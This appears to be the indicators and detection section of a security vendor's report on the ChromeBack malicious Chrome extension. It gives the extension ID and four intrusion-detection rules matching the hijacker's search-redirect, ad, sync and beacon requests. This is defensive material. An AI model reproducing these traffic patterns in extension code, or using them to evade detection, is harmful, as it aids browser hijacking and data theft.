ID	andnkmffoleapmidfgnnjjoepadbiika	ChromeBack Extension ID

Detection

GoSecure Titan Labs are providing the following signatures to help the community in detecting and identifying the threats discussed in this report and have deployed additional detection as part of our MDR service.

```
alert http any any -> $EXTERNAL_NET any (msg:"GS MALWARE ChromeBack Browser Hijacker
Query Redirection";
content:"GET"; http_method;
content:"/search?ext="; http_uri; fast_pattern;
content:"&ver="; http_uri; distance:0;
content:"&is="; http_uri; distance:0;
content:"&q="; http_uri; distance:0;
flow:to_server, established;
metadata:created 2022-01-18, type malware.stealer, os any, tlp white;
classtype:trojan-activity; sid:300001853; rev:1;)

alert http any any -> $EXTERNAL_NET any (msg:"GS MALWARE ChromeBack Browser Hijacker
getAd";
content:"GET"; http_method;
content:"/ad?ext="; http_uri; fast_pattern;
content:"&ver="; http_uri; distance:0;
content:"&dd="; http_uri; distance:0;
flow:to_server, established;
metadata:created 2022-02-08, type malware.stealer, os any, tlp white;
classtype:trojan-activity; sid:200000000; rev:1;)

alert http any any -> $EXTERNAL_NET any (msg:"GS MALWARE ChromeBack Browser Hijacker
Sync";
content:"GET"; http_method;
content:"/sync?ext="; http_uri; fast_pattern;
content:"&ver="; http_uri; distance:0;
content:"&dd="; http_uri; distance:0;
flow:to_server, established;
metadata:created 2022-02-08, type malware.stealer, os any, tlp white;
classtype:trojan-activity; sid:200000001; rev:1;)

alert http any any -> $EXTERNAL_NET any (msg:"GS MALWARE ChromeBack Browser Hijacker
Home Beacon";
content:"POST"; http_method;
content:"/hb?ext="; http_uri; fast_pattern;
content:"&ver="; http_uri; distance:0;
content:"&dd="; http_uri; distance:0;
flow:to_server, established;
metadata:created 2022-02-08, type malware.stealer, os any, tlp white;
classtype:trojan-activity; sid:200000002; rev:1;)
```